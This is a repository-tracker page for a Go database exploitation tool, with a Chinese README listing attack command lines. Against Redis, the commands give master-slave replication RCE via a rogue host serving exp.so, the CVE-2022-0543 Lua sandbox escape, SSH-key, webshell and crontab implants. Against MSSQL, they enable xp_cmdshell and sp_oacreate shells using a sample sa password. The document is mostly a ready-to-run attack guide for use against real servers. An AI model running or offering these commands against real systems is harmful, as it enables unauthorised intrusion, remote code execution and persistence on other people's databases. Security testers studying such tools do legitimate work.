
DeepFK-ai/Databasetools
DeepFK-ai/Databasetools has 867 GitHub stars and 100 forks. GitHot measured 0 stars in 24 hours and -1 in 7 days. Last checked 2026-11-24 00:44 UTC. Last push 2023-08-30.
Crecimiento de estrellas medido
- in 24h
- 0
- in 7 days
- -1
- in 15 days
- Recopilando historial
- in 1 month
- Recopilando historial
Cambios netos en períodos que se solapan, no totales diarios. Los datos no disponibles se dejan en blanco. Las estrellas indican interés, no calidad.
Acerca de
Herramienta de escalada de privilegios y automatización de bases de datos escrita en Go, compatible con la escalada de privilegios, la ejecución de comandos, los ataques de fuerza bruta y las conexiones SSH en bases de datos MySQL, MSSQL, PostgreSQL, Oracle y Redis.
DatosREADME.md
OriginalRedis
连接redis获取sql shell
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -cli

主从复制RCE
//Linux

go run .\main.go -redis  -rhost 192.168.111.211  -lhost 192.168.1.110 -exec -so exp.so
go run .\main.go -redis  -rhost 192.168.111.211  -lhost 192.168.1.110 -exec -console -so exp.so

Lua沙盒绕过命令执行(CVE-2022-0543)
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -lua -console
写公钥
将ssh.txt文件中公钥替换成自己生成的
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -sshkey

写Webshell
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -shell
定时任务
需要修改crontab.txt内容
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -crontab
MSSQL

连接数据库并获取一个sql shell
go run .\main.go -mssql -rhost 192.168.111.223 -rport 1433 -ruser sa -pwd "1qaz@WSX" -cli

开启xp_cmdshell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isxp

xp_cmdshell获取一个执行系统命令的shell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isxp -console

xp_cmdshell执行单条系统命令
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isxp -docmd -cmd "whoami"

开启sp_oacreate
go run main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -issp

sp_oacreate获取一个执行系统命令的shell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -issp -console
